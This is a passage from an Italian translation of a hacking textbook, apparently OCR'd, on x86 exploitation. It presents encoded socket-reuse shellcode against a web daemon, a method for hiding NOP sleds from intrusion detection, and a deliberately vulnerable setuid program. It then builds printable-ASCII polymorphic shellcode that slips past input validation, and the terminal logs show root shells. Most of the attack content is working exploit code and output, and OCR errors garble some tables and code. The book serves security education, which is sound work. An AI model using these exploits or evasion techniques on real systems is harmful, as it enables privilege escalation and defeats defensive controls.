 jns dup_loop ; Se il flag di segno non é
```

```
impostato, ecx é non
 ; negativo.

; execve(const char *filename, char *const argv
[], char *const envp[])
  mov BYTE al, 11 ; execve chiamata di sistema
numero 11
 push 0x056d7834 ; inserisce “/sh\x00” cifrato con
+5 nello stack.
 push 0x436e6734 ; inserisce “/bin” cifrato con +5
nello stack.
  mov ebx, esp ; Inserisce l’indirizzo della
stringa ”/bin/sh”
 ; cifrata in ebx.

int3 ; Breakpoint prima della decodifica (DA
RIMUOVERE QUANDO NON SI FA IL
 ; DEBUGGING)
 push BYTE 0x8 ; Deve decodificare 8 byte
 pop edx
decode_loop:
 sub BYTE [ebx+edx], 0x2
 dec edx
 jns decode_loop

int3 ; Breakpoint dopo la decodifica (DA RIMUOVERE
QUANDO NON SI FA IL
 ; DEBUGGING)
 xor edx, edx
 push edx ; Inserisce un terminatore null a 32 bit
nello stack.
 mov edx, esp ; Questo é un array vuoto per envp.
  push ebx ; Inserisce l’indirizzo della stringa
```

```
nello stack
 ; sopra il terminatore null.
  mov ecx, esp ; Questo é l'array argv con il
puntatore stringa.
 int 0x80 ; execve("/bin//sh", ["/bin//sh", NULL],
[NULL])
```

Il ciclo di decodifica usa il registro EDX come contatore. Inizia da 8 e conta alla rovescia fino a 0, perché deve decodificare 8 byte. Gli indirizzi esatti dello stack non contano in questo caso, perché le parti importanti hanno tutte indirizzi relativi, perciò l'output che segue non si preoccupa di agganciarsi a un processo tinywebd esistente.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning:  not using untrusted file "/home/reader/
.gdbinit"
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".
(gdb) set disassembly-flavor intel
(gdb) set follow-fork-mode child
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon..
```

Poiché i breakpoint sono effettivamente parte dello shellcode, non vi è necessità di impostarne uno da GDB. Da un altro terminale, lo shellcode viene assemblato e usato con lo strumento di exploit che riusa il socket.

```
reader@hacking:~/booksrc $ nasm
encoded_sockreuserestore_dbg.s
```

```
reader@hacking:~/booksrc $
./xtool_tinywebd_reuse.sh
encoded_socket_reuse_restore 127.0.0.1
target IP:  127.0.0.1
shellcode:  encoded_sockreuserestore_dbg (72 bytes)
fake request:  "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 313]
[shellcode 72] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
```

Tornati alla finestra di GDB, si arriva alla prima istruzione int3 nello shellcode. Da qui possiamo verificare che la stringa viene decodificata correttamente.

```
Program received signal SIGTRAP, Trace/breakpoint
trap.
[Switching to process 12400]
0xbffff6ab in ?? ()
(gdb) x/10i $eip
0xbffff6ab:  push 0x8
0xbffff6ad:  pop edx
0xbffff6ae:  sub BYTE PTR [ebx+edx],0x2
0xbffff6b2:  dec edx
0xbffff6b3:  jns 0xbffff6ae
0xbffff6b5 int3
0xbffff6b6:  xor edx,edx
0xbffff6b8:  push edx

0xbffff6b9:   mov edx,esp 0xbffff6bb:   push ebx
(gdb) x/8c $ebx
0xbffff738:  52 '4' 103 'g' 110 'n' 115 's' 52 '4'
120 'x' 109 'm' 5 '\005'
```

```
(gdb) cont
Continuing.
[tcsetpgrp failed in terminal_inferior:  Operation
not permitted]

Program received signal SIGTRAP, Trace/breakpoint
trap.
0xbffff6b6 in ?? () (gdb) x/8c $ebx
0xbffff738:  47 '/' 98 'b' 105 'i' 110 'n' 47 '/'
115 's' 104 'h' 0'\0'
(gdb) x/s $ebx
0xbffff738:  "/bin/sh"
(gdb)
```

Ora che la decodifica è stata verificata, le istruzioni int3 possono essere rimosse dallo shellcode. L'output che segue mostra lo shellcode finale usato.

```
reader@hacking:~/booksrc $ sed -e 's/int3/;int3/g'
encoded_sockreuserestore_dbg.s          >
encoded_sockreuserestore.s
reader@hacking:~/booksrc        $       diff
encoded_sockreuserestore_dbg.s
encoded_sockreuserestore.s 33c33
< int3 ; Breakpoint before decoding (REMOVE WHEN
NOT DEBUGGING)
> ;int3 ; Breakpoint before decoding (REMOVE WHEN
NOT DEBUGGING) 42c42
< int3 ; Breakpoint after decoding (REMOVE WHEN
NOT DEBUGGING)
42c42
< ;int3 ; Breakpoint after decoding (REMOVE WHEN
NOT DEBUGGING)
```

```
> ;int3 ; Breakpoint after decoding (REMOVE WHEN
NOT DEBUGGING)
reader@hacking:~/booksrc $ nasm
encoded_sockreuserestore.s
reader@hacking:~/booksrc $ hexdump -C
encoded_sockreuserestore
00000000 6a 02 58 cd 80 85 c0 74 0a 8d 6c 24 68 68
b7 8f |j.X....t....t.. l$hh.. |
00000010 04 08 c3 8d 54 24 5c 8b 1a 6a 02 59 31 c0
b0 3f |.... T$\..j.Y1..?|
00000020 cd 80 49 79 f9 b0 0b 68 34 78 6d 05 68 34
67 6e |..Iy...h4xm. h4gn|
00000030 73 89 e3 6a 08 5a 80 2c 13 05 4a 79 f9 31
d2 52 |s..j.Z.,.. Jy.1.R|
00000040 89 e2 53 89 e1 cd 80 |..S....|
00000047
reader@hacking:~/booksrc $ ./tinywebd

Starting tiny web daemon..
reader@hacking:~/booksrc $
./xtool_tinywebd_reuse.sh encoded_sockreuserestore
127.0.0.1
target IP: 127.0.0.1
shellcode: encoded_sockreuserestore (71 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 314]
[shellcode 71] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```

0x382 Come nascondere un NOP sled

Il NOP sled è un altro elemento facile da rilevare da parte dei sistemi di rilevamento o prevenzione delle intrusioni. Grandi blocchi di 0x90 non sono così comuni, perciò se un meccanismo di sicurezza della rete li rileva, probabilmente si tratta di un exploit. Per evitare questo pattern, possiamo usare diverse istruzioni a byte singolo invece di NOP. Vi sono diverse istruzioni di un solo byte, quelle di incremento e decremento per vari registri, che sono anche caratteri ASCII stampabili.

Istruzione	Esadecimale	ASCII
`inc eax`	`0x10`	`@`
`inc ebx`	`0x13`	`C`
`inc ecx`	`0x11`	`A`
`inc edx`	`0x12`	`B`
`dec eax`	`0x18`	`H`
`dec ebx`	`0x1B`	`K`
`dec ecx`	`0x19`	`I`
`dec edx`	`0x1A`	`J`

Poiché azzeriamo questi registri prima di usarli, possiamo impiegare tranquillamente una combinazione casuale di questi byte per il NOP sled. La creazione di un nuovo strumento di exploit che usi combinazioni casuali dei byte `@, C, A, B, H, K, I e J` invece di un normale NOP sled viene lasciata come esercizio al lettore. Il modo più facile per farlo consiste nello scrivere un programma per la generazione di sled in C, usato con uno script BASH. Questa modifica nasconderà il buffer di exploit agli occhi dei sistemi di rilevamento delle intrusioni che cerchino un NOP sled.

0x390 Restrizioni per i buffer

Talvolta un programma impone delle restrizioni sui buffer; si tratta di controlli di integrità dei dati che possono prevenire molte vulnerabilità. Considerate il programma di esempio seguente, che è usato per aggiornare le descrizioni dei prodotti in un database fittizio. Il primo argomento è il codice di prodotto, il secondo è la descrizione aggiornata. Questo programma non aggiorna effettivamente un database, ma presenta una evidente vulnerabilità.

update_info.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_ID_LEN 40
#define MAX_DESC_LEN 500

/* Sputa un messaggio ed esce. */
void barf(char *message, void *extra) {
 printf(message, extra);
 exit(1);
}

/*  Finge  che  questa  funzione  aggiorni  una
descrizione prodotto in un database. */
void  update_product_description(char  *id,  char
*desc)
{

 char product_code[5], description[MAX_DESC_LEN];
```

```
  printf("[DEBUG]:    description  is  at  %p\n",
description);
 strncpy(description, desc, MAX_DESC_LEN);
 strcpy(product_code, id);


  printf("Updating  product  #%s  with  description
\'%s\'\n", product_code, desc);
 // Aggiorna database
}

int main(int argc, char *argv[], char *envp[])

{
 int i;
 char *id, *desc;

 if(argc < 2)
 barf("Usage:  %s <id> <description>\n", argv[0]);
  id  =  argv[1];  //  id  -  Codice  prodotto  da
aggiornare nel database
 desc = argv[2]; // desc - Descrizione articolo da
aggiornare



  if(strlen(id)  >  MAX_ID_LEN)  //  id  deve  essere
minore di MAX_ID_LEN byte.
 barf("Fatal:  id argument must be less than %u
bytes\n", (void *) MAX_ID_LEN);
```

```
 for(i=0; i < strlen(desc)-1; i++) { // Consente
solo byte stampabili in
 // desc.
 if(!(isprint(desc[i])))
  barf("Fatal:   description  argument  can  only
contain printable bytes\n", NULL);
 }

 // Cancella la memoria dello stack (sicurezza)
 // Cancella tutti gli argomenti eccetto il primo
e il secondo
 memset(argv[0], 0, strlen(argv[0]));
 for(i=3; argv[i] != 0; i++)
 memset(argv[i], 0, strlen(argv[i]));
 // Cancella tutte le variabili ambiente
 for(i=0; envp[i] != 0; i++)
 memset(envp[i], 0, strlen(envp[i]));


 printf("[DEBUG]:  desc is at %p\n", desc);

 update_product_description(id, desc); // Aggiorna
database.
}
```

Nonostante la vulnerabilità, il codice tenta di impostare una certa sicurezza. La lunghezza dell'argomento ID prodotto è limitata, e il contenuto dell'argomento descrizione deve contenere caratteri stampabili. Inoltre, le variabili ambiente e gli argomenti di programma non usati sono cancellati per ragioni di sicurezza. Il primo argomento (id) è

troppo piccolo per lo shellcode, e poiché il resto della memoria dello stack è cancellato, rimane un posto solo.

```
reader@hacking:˜/booksrc  $  gcc  -o  update_info
update_info.c
reader@hacking:˜/booksrc  $  sudo  chown  root
./update_info
reader@hacking:˜/booksrc  $  sudo  chmod  u+s
./update_info
reader@hacking:˜/booksrc $ ./update_info
Usage:  ./update_info <id> <description>
reader@hacking:˜/booksrc  $  ./update_info  0CP209
"Enforcement Droid"
[DEBUG]:  description is at 0xbffff650
Updating  product  #0CP209  with  description
'Enforcement Droid'
reader@hacking:˜/booksrc $
reader@hacking:˜/booksrc $ ./update_info $(perl -e
'print "AAAA"x10') blah [DEBUG]:  description is
at 0xbffff650
Segmentation fault
reader@hacking:˜/booksrc $ ./update_info $(perl -e
'print   "\xf2\xf9\xff\   xbf"x10')   $(cat
./shellcode.bin)
Fatal:  description  argument  can  only  contain
printable bytes
reader@hacking:˜/booksrc $
```

Questo output mostra un esempio di uso e poi cerca di sfruttare la chiamata vulnerabile `strcpy()`. Benché l'indirizzo di ritorno possa essere sovrascritto usando il primo argomento (id), l'unico posto in cui possiamo inserire lo shellcode è nel secondo argomento (desc). Tuttavia, questo buffer viene controllato per verificare la presenza di byte

non stampabili. L'output di debugging mostrato di seguito conferma che questo programma potrebbe essere attaccato, trovando un modo per inserire shellcode nell'argomento descrizione.

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1". (gdb) run

Starting program: /home/reader/booksrc/
update_info $(perl -e 'print "\xcb\
xf9\xff\xbf"x10') blah
[DEBUG]: desc is at 0xbffff9cb
Updating product # with description 'blah'

Program received signal SIGSEGV, Segmentation
fault.
0xbffff9cb in ?? ()
(gdb) run $(perl -e 'print "\xcb\xf9\xff\xbf"x10'
) blah
The program being debugged has been started
already.
Start it from the beginning? (y or n) y

Starting program: /home/reader/booksrc/
update_info $(perl -e 'print "\xcb\
xf9\xff\xbf"x10') blah

[DEBUG]: desc is at 0xbffff9cb
Updating product # with description 'blah'

Program received signal SIGSEGV, Segmentation
fault.
0xbffff9cb in ?? ()
```

```
(gdb) i r eip
eip 0xbffff9cb 0xbffff9cb
(gdb) x/s $eip
0xbffff9cb:  "blah"
(gdb)
```

La validazione dell'input stampabile è l'unica contromisura in grado di arrestare gli attacchi. Come i sistemi di sicurezza aeroportuale, questo ciclo di validazione dell'input esamina tutto ciò che arriva. Benché non sia possibile evitare questo controllo, esistono però dei modi per contrabbandare dati illeciti oltre l'area dei controlli.

0x391 Shellcode polimorfico con caratteri ASCII stampabili

Lo *shellcode polimorfico* è qualsiasi shellcode che cambia sé stesso. Lo shellcode di codifica descritto nel paragrafo precedente è tecnicamente polimorfico, perché modifica la stringa che usa durante l'esecuzione. Il nuovo NOP sled usa istruzioni che sono assemblate in byte ASCII stampabili. Vi sono altre istruzioni che rientrano in questo intervallo di caratteri stampabili (da 0x33 a 0x4e), ma nel complesso l'insieme è piuttosto piccolo.

Lo scopo è quello di scrivere shellcode che superi il controllo sui caratteri stampabili. Cercare di scrivere shellcode complesso con un set di istruzioni così limitato sarebbe semplicemente da masochisti, perciò useremo invece semplici metodi per creare shellcode più complesso sullo stack. In questo modo, lo shellcode stampabile sarà costituito da istruzioni che genereranno lo shellcode reale.

Il primo passo è quello di trovare un modo per azzerare i registri. Sfortunatamente, l'istruzione XOR sui vari registri non si traduce, con l'assemblaggio, in caratteri ASCII stampabili. Una possibilità è quella di usare l'operazione AND bit per bit, che si traduce nel carattere di percentuale (%) quando si usa il registro EAX. L'istruzione assembly and eax, 0x11414141 si traduce nel codice macchina stampabile %AAAA, perché 0x11 in esadecimale è il carattere stampabile *A*.

Un'operazione AND trasforma i bit come segue:

```
1 and 1 = 1
0 and 0 = 0
1 and 0 = 0
0 and 1 = 0
```

Poiché l'unico caso in cui il risultato è 1 si ha quando entrambi i bit sono 1, se si esegue l'AND di due valori opposti nel registro EAX, quest'ultimo diventerà zero.

```
      Binario
Esadecimale
      1000101010011100100111101001010
0x154e4f4a
AND   0111010001100010011000000110101           AND
0x3a313035
          -----------------------------------
-------------
      0000000000000000000000000000000
0x00000000
```

Quindi, usando due valori a 32 bit stampabili che siano inversi tra loro bit per bit, è possibile azzerare il registro EAX senza usare alcun

byte null, e il codice macchina risultante dall'assemblaggio sarà costituito da testo stampabile.

```
and eax, 0x154e4f4a ; viene assemblato in %JONE
and eax, 0x3a313035 ; viene assemblato in %501:
```

Perciò `%JONE%501:` in codice macchina azzera il registro EAX. Interessante. Altre istruzioni che con l'assemblaggio si traducono in caratteri ASCII stampabili sono mostrate di seguito.


```
sub eax, 0x11414141 -AAAA
push eax   P
pop eax   X
push esp   T
pop esp   \
```

Sorprendentemente queste istruzioni, combinate con l'istruzione AND eax, sono sufficienti per creare codice di caricamento che inietterà lo shellcode nello stack e poi lo eseguirà. La tecnica generale consiste innanzitutto nel riportare il registro ESP dopo il codice di caricamento (in indirizzi di memoria più alti), e poi creare lo shellcode da capo a fondo inserendo valori nello stack, come mostrato nella pagina seguente.

Poiché lo stack si espande (da indirizzi di memoria più alti a indirizzi di memoria più bassi), l'ESP si sposterà all'indietro con l'inserimento di valori nello stack, e l'EIP si sposterà in avanti con l'esecuzione del codice di caricamento. Alla fine EIP ed ESP si incontreranno, e l'EIP continuerà l'esecuzione nello shellcode appena creato.







Per prima cosa è necessario impostare l'ESP dopo lo shellcode di caricamento stampabile. Eseguendo il debugging con GDB si vede che, una volta ottenuto il controllo dell'esecuzione del programma, l'ESP si trova 555 byte prima dell'inizio del buffer di overflow (che conterrà il codice di caricamento). Il registro ESP deve essere spostato in modo che si trovi dopo il codice di caricamento, lasciando spazio per il nuovo shellcode e anche per lo shell code del programma di caricamento stesso. Circa 300 byte dovrebbero essere sufficienti, perciò aggiungiamo 860 byte all'ESP per inserirlo 305 byte oltre l'inizio del codice di caricamento. Questo valore non deve essere necessariamente

esatto, perché in seguito si farà in modo da consentire uno slop. Poiché l'unica istruzione che si può usare è la sottrazione, l'addizione si può simulare sottraendo dal registro una quantità sufficiente per ottenere un "riavvolgimento". Il registro contiene soltanto 32 bit di spazio, perciò aggiungere 860 equivale a sottrarre 2^{32} - 860, cioè 4.294.966.436. Tuttavia, questa sottrazione deve usare soltanto valori stampabili, perciò la suddividiamo in tre istruzioni che usino soltanto operandi stampabili.

```
sub eax, 0x39393333 ; Viene assemblata in -3399
sub eax, 0x42727550 ; Viene assemblata in -Purr
sub eax, 0x24545421 ; Viene assemblata in -!TTT
```

Come l'output di GDB conferma, sottrarre questi tre valori da un numero a 32 bit equivale ad aggiungervi 860.

```
reader@hacking:~/booksrc $ gdb -q
(gdb)  print  0  -  0x39393333  -  0x42727550  -
0x24545421
$1 = 860
(gdb)
```

Lo scopo è quello di sottrarre questi valori dal registro ESP, non dal registro EAX, ma l'istruzione sub esp non è tradotta dall'assembler in un carattere ASCII stampabile, perciò il valore corrente del registro ESP deve essere spostato nel registro EAX per la sottrazione, e poi il nuovo valore del registro EAX deve essere riportato nel registro ESP.

Tuttavia, poiché né mov esp, eax né mov eax, esp sono tradotte dall'assembler in caratteri ASCII stampabili, questo scambio deve essere effettuato usando lo stack. Inserendo il valore dal registro di origine nello stack e poi estraendolo per inserirlo nel registro di destinazione, è possibile ottenere l'equivalente di un'istruzione mov *dest,*

source con push *source* e pop *dest*. Fortunatamente le istruzioni pop e push per i registri EAX ed ESP sono tradotte dall'assembler in caratteri ASCII stampabili, perciò tutto ciò può essere fatto usando caratteri ASCII stampabili.

Ecco l'insieme di istruzioni per aggiungere 860 all'ESP.

```
push esp ; Viene assemblato in T
pop eax ; Viene assemblato in X


sub eax, 0x39393333 ; Viene assemblato in -3399
sub eax, 0x42727550 ; Viene assemblato in -Purr
sub eax, 0x24545421 ; Viene assemblato in -!TTT


push eax ; Viene assemblato in P
pop esp ; Viene assemblato in \
```

Questo significa che TX-3399-Purr-!TTT-P\ aggiungerà 860 all'ESP in codice macchina. Finora, tutto bene. Ora dobbiamo generare lo shellcode.

Per prima cosa il registro EAX deve essere azzerato; non è difficile farlo, ora che è stato scoperto un metodo. Poi, usando altre istruzioni sub, il registro EAX deve essere impostato agli ultimi quattro byte dello shellcode, in ordine inverso. Poiché lo stack normalmente si espande procedendo verso l'alto (verso gli indirizzi di memoria inferiori) e utilizza un ordinamento FILO, il primo valore inserito nello stack deve essere costituito dagli ultimi quattro byte dello shellcode. Questi byte devono essere in ordine inverso, a causa dell'ordinamento little-endian. L'output che segue mostra un dump esadecimale dello

shellcode standard usato nei capitoli precedenti, che sarà creato dal codice di caricamento stampabile.

```
reader@hacking:~/booksrc $ hexdump -C
./shellcode.bin
00000000 31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58
51 68
|1.1.1.....j.XQh|
00000010 2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2
53 89
|//shh/ bin..Q..S.|
00000020 e1 cd 80
|...|
```

In questo caso gli ultimi quattro byte sono mostrati in grassetto; il valore appropriato per il registro EAX è 0x80cde189. Tutto risulta facile usando istruzioni sub. Poi, il contenuto di EAX può essere inserito nello stack. In questo modo l'ESP si sposta verso l'alto (verso gli indirizzi di memoria inferiori) alla fine del nuovo valore inserito, pronto per i prossimi quattro byte di shellcode (mostrati in corsivo nello shellcode precedente). Altre istruzioni sub sono usate per il wrapping dell'EAX attorno a 0x23e28951, e questo valore è poi inserito nello stack. Ripetendo questo processo per ogni gruppo di quattro byte, si genera lo shellcode dall'inizio alla fine, verso il codice di caricamento.

```
00000000 31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58
51 68
|1.1.1..... j.XQh|
00000010 2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2
53 89
|//shh/ bin..Q..S.|
```

```
00000020 e1 cd 80
|...|
```

Alla fine si raggiunge l'inizio dello shellcode, ma restano soltanto tre byte (mostrati in corsivo nello shellcode precedente) dopo l'inserimento di 0x99c931db nello stack. Questa situazione si rimedia inserendo un'istruzione NOP di un singolo byte all'inizio del codice, inserendo così il valore 0x31c03190 nello stack – 0x90 è il codice macchina per NOP.

Ciascuno di questi gruppi di quattro byte dello shellcode originale è generato con il metodo di sottrazione usato in precedenza. Il codice sorgente che segue è un programma che aiuta a calcolare i valori stampabili necessari.

printable_helper.c

```
#include <stdio.h>
#include <sys/stat.h>
#include <ctype.h>
#include <time.h>
#include <stdlib.h>
#include <string.h>


#define CHR
"%_01234567890abcdefghijklmnopqrstuvwxyzABCDEFGHI]KLM

int main(int argc, char* argv[])
{
 unsigned int targ, last, t[4],
 l[4]; unsigned int try, single, carry=0;
 int len, a, i, j, k, m, z, flag=0;
```

```
 char word[3][4];
 unsigned char mem[70];

 if(argc < 2) {
 printf("Usage:  %s <EAX starting value> <EAX end
value>\n", argv[0]);
 exit(1);
}
 srand(time(NULL));
 bzero(mem, 70);
 strcpy(mem, CHR);
 len = strlen(mem);
 strfry(mem); // Generazione casuale
 last = strtoul(argv[1], NULL, 0);
 targ = strtoul(argv[2], NULL, 0);

 printf("calculating printable values to subtract
from EAX..\n\n");
 t[3] = (targ & 0xff000000)>>24; // Suddivisione
per byte
 t[2] = (targ & 0x00ff0000)>>16;
 t[1] = (targ & 0x0000ff00)>>8;
 t[0] = (targ & 0x000000ff);
 l[3] = (last & 0xff000000)>>24;
 l[2] = (last & 0x00ff0000)>>16;
 l[1] = (last & 0x0000ff00)>>8;

l[0] = (last & 0x000000ff);
for(a=1; a < 5; a++) { // Conteggio valori
 carry = flag = 0;
 for(z=0; z < 4; z++) { // Conteggio byte
 for(i=0; i < len; i++) {
 for(j=0; j < len; j++) {
```

```
for(k=0; k < len; k++) {
for(m=0; m < len; m++)
{
if(a < 2) j = len+1;
if(a < 3) k = len+1;
if(a < 4) m = len+1;
try = t[z] + carry+mem[i]+mem[j]+mem[k]+mem[m];
single = (try & 0x000000ff);
if(single == l[z])
{
carry = (try & 0x0000ff00)>>8;
if(i < len) word[0][z] = mem[i];
if(j < len) word[1][z] = mem[j];
if(k < len) word[2][z] = mem[k];
if(m < len) word[3][z] = mem[m];
i = j = k = m = len+2;
flag++;
}
}
}
}
}
}
if(flag == 4) { // If all 4 bytes found
printf("start:  0x%08x\n\n", last);
for(i=0; i < a; i++)
printf(" - 0x%08x\n", *((unsigned int *)word[i]));
printf("------------------- \n");
printf("end:  0x%08x\n", targ);

exit(0);
}
}
```

Quando questo programma è eseguito, richiede due argomenti: i valori iniziale e finale per l'EAX. Per lo shellcode di caricamento con caratteri stampabili, l'EAX è azzerato all'inizio, e il valore finale dovrebbe essere 0x80cde189. Questo valore corrisponde agli ultimi quattro byte da shellcode.bin.

```
reader@hacking:~/booksrc $ gcc -o printable_helper
printable_helper.c
reader@hacking:~/booksrc $ ./printable_helper 0
0x80cde189
calculating printable values to subtract from EAX..

start: 0x00000000




 - 0x346d6d25
 - 0x256d6d25
 - 0x2557442d
----------------
end: 0x80cde189
reader@hacking:~/booksrc $ hexdump -C
./shellcode.bin
00000000 31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58
51 68 |1.1.1 j.XQh|
00000010 2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2
53 89 |//shh/ bin..Q..S.|
00000020 e1 cd 80 |...|
00000023
reader@hacking:~/booksrc $ ./printable_helper
0x80cde189 0x23e28951
calculating printable values to subtract from EAX..
```

```
start:  0x80cde189
 - 0x29316659
 - 0x29667766
 - 0x4a537a79
-----------------
end:  0x23e28951
reader@hacking:˜/booksrc $
```

L'output precedente mostra i valori stampabili necessari per il wrapping del registro EAX azzerato attorno a 0x80cde189 (in grassetto). Poi occorre eseguire il wrapping dell'EAX nuovamente attorno a 0x23e28951 per i successivi quattro byte dello shellcode (la generazione procede all'indietro). Questo processo è ripetuto fino alla generazione di tutto lo shellcode. Il codice corrispondente, nella versione completa, è riportato di seguito.

printable.s

```
BITS 32
push esp             ; Inserisce ESP corrente
pop eax              ; in EAX.
sub eax,0x39393333 ; Sottrae valori stampabili
sub eax,0x42727550 ; per aggiungere 860 a EAX.
sub eax,0x24545421
push eax             ; Reinserisce EAX in ESP.
pop esp              ; In effetti ESP = ESP + 860
and eax,0x154e4f4a
and eax,0x3a313035 ; Azzera EAX.
sub eax,0x346d6d25 ; Sottrae valori stampabili
sub  eax,0x256d6d25    ;  per  ottenere  EAX  =
0x80cde189.
sub  eax,0x2557442d    ;  (ultimi  4  byte  da
```

```
shellcode.bin)
push eax             ; Inserisce questi byte nello
stack in ESP.
sub  eax,0x29316659    ;  Sottrae  altri  valori
stampabili
sub  eax,0x29667766    ;  per  ottenere  EAX  =
0x23e28951.
sub  eax,0x4a537a79   ;  (4  byte  successivi  di
shellcode dalla fine)
push eax
sub eax,0x25696969
sub eax,0x25786b5a
sub eax,0x25774625
push eax             ; EAX = 0xe3896e69
sub eax,0x366e5858
sub eax,0x25773939
sub eax,0x25747470
push eax             ; EAX = 0x322f6868
sub eax,0x25257725
sub eax,0x41717171
sub eax,0x2869506a
push eax             ; EAX = 0x432f2f68
sub eax,0x33636363
sub eax,0x14307744
sub eax,0x4a434957
push eax             ; EAX = 0x21580b6a
sub eax,0x33363663
sub eax,0x3d543057
push eax             ; EAX = 0x80cda4b0
sub eax,0x24545454

sub eax,0x304e4e25
sub eax,0x32346f25
```

```
sub eax,0x302d6137
push eax              ; EAX = 0x99c931db
sub eax,0x48474778
sub eax,0x48727272
sub eax,0x474f4661
push eax              ; EAX = 0x31c03190
sub eax,0x11704170
sub eax,0x2d772d4e
sub eax,0x32483242
push eax              ; EAX = 0x90909090
push eax
push eax              ; Crea un NOP sled.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

Alla fine lo shellcode è stato generato in un punto dopo il codice di caricamento, probabilmente lasciando un gap tra di essi. Questo gap può essere superato creando un NOP sled tra il codice di caricamento e lo shellcode.

Ancora una volta si usano istruzioni sub per impostare l'EAX a 0x90909090, e l'EAX è ripetutamente inserito nello stack. Con ciascuna istruzione push, quattro istruzioni NOP sono portate all'inizio dello shellcode. Alla fine queste istruzioni NOP si andranno a corrispondere alle istruzioni push del codice di caricamento, consentendo all'ElP e al flusso di esecuzione del programma di "scorrere sopra la slitta" per entrare nello shellcode.

Tutto ciò viene tradotto dall'assembler in una stringa ASCII stampabile, che fa anche da codice macchina eseguibile.

```
reader@hacking:~/booksrc $ nasm printable.s
reader@hacking:~/booksrc $ echo $(cat ./printable)
TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-Yf1Y-fw
%Fw%P-XXn6-
99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-W0TmP
%NN0-%o42-7a-0P-xGGx-rrrx-
aFOwP-pApA-N-w--B2H2PPPPPPPPPPPPPPPPPPPPPP
reader@hacking:~/booksrc $
```

Questo shellcode costituito da caratteri ASCII stampabili ora può essere usato per contrabbandare lo shellcode effettivo oltre la routine di validazione dell'input del programma update_info.

```
reader@hacking:~/booksrc $ ./update_info $(perl -e
'print "AAAA"x10') $(cat ./printable)
[DEBUG]:  desc argument is at 0xbffff910
Segmentation fault
```

```
reader@hacking:˜/booksrc $ ./update_info $(perl -e
'print "\x10\xf9\xff\xbf"x10') $(cat ./printable)
[DEBUG]:  desc argument is at 0xbffff910
Updating  product  ###########  with  description
'TX-3399-Purr-
!TTTP\%JONE%501:-%mm4-%mm%--DW%P-
Yf1Y-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-
99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-
W0TmP-TTTT-%NN0-%o42-7a-
0P-xGGx-rrrx-aF0wP-pApA-N-w--B2H2PPPPPPPPPPPPPPPPPPPPP
sh-3.2# whoami
root
sh-3.2#
```

Per chi non sia riuscito a seguire tutti i passaggi descritti, l'output che segue consente di osservare l'esecuzione dello shellcode stampabile in GDB. Gli indirizzi dello stack saranno leggermente diversi, cambiando gli indirizzi di ritorno, ma questo non influisce sullo shellcode stampabile, che calcola la propria posizione in base all'ESP e quindi risulta molto versatile.

```
reader@hacking:˜/booksrc $ gdb -q ./update_info
Using  host  libthread_db  library  "/lib/tls/i686/
cmov/libthread_db.so.1".
(gdb) disass update_product_description
Dump   of   assembler   code   for   function
update_product_description:
0x080484a8 <update_product_description+0>:   push
ebp
0x080484a9 <update_product_description+1>:   mov
ebp,esp
```

```
0x080484ab  <update_product_description+3>:    sub
esp,0x28
0x080484ae  <update_product_description+6>:    mov
eax,DWORD PTR
[ebp+8]
0x080484b1  <update_product_description+9>:    mov
DWORD PTR
[esp+4],eax
0x080484b5  <update_product_description+13>:   lea
eax,[ebp-24]
0x080484b8  <update_product_description+16>:   mov
DWORD PTR [esp],eax
0x080484bb  <update_product_description+19>:  call
0x8048388 <strcpy@
plt>
0x080484c0  <update_product_description+24>:   mov
eax,DWORD PTR
[ebp+12]
0x080484c3  <update_product_description+27>:   mov
DWORD PTR
[esp+8],eax
0x080484c7  <update_product_description+31>:   lea
eax,[ebp-24]
0x080484ca  <update_product_description+34>:   mov
DWORD PTR
[esp+4],eax
0x080484ce  <update_product_description+38>:   mov
DWORD PTR
[esp],0x80487a0
0x080484d5  <update_product_description+45>:  call
0x8048398 <printf@
plt>
0x080484da <update_product_description+50>:  leave
```

```
0x080484db <update_product_description+51>:  ret
End of assembler dump.
(gdb) break *0x080484db
Breakpoint 1 at 0x80484db:  file update_info.c,
line 21.
(gdb) run $(perl -e 'print "AAAA"x10' ) $(cat
./printable)
Starting program: /home/reader/booksrc/
update_info $(perl -e 'print "AAAA"x10' ) $(cat
./printable)
[DEBUG]:  desc argument is at 0xbffff8fd

Program received signal SIGSEGV, Segmentation
fault.
0xb7f06bfb in strlen () from /lib/tls/i686/cmov/
libc.so.6
(gdb) run $(perl -e 'print "\xfd\xf8\xff\xbf"x10'
) $(cat ./printable)
The program being debugged has been started
already.
Start it from the beginning? (y or n) y


Starting program: /home/reader/booksrc/
update_info $(perl -e 'print
"\xfd\xf8\xff\xbf"x10' ) $(cat ./printable)
[DEBUG]:  desc argument is at 0xbffff8fd
Updating product # with description
'TX-3399-Purr-!TTTP\%JONE%501:-%mm4-
%mm%--DW%P-Yf1Y-fwfY-
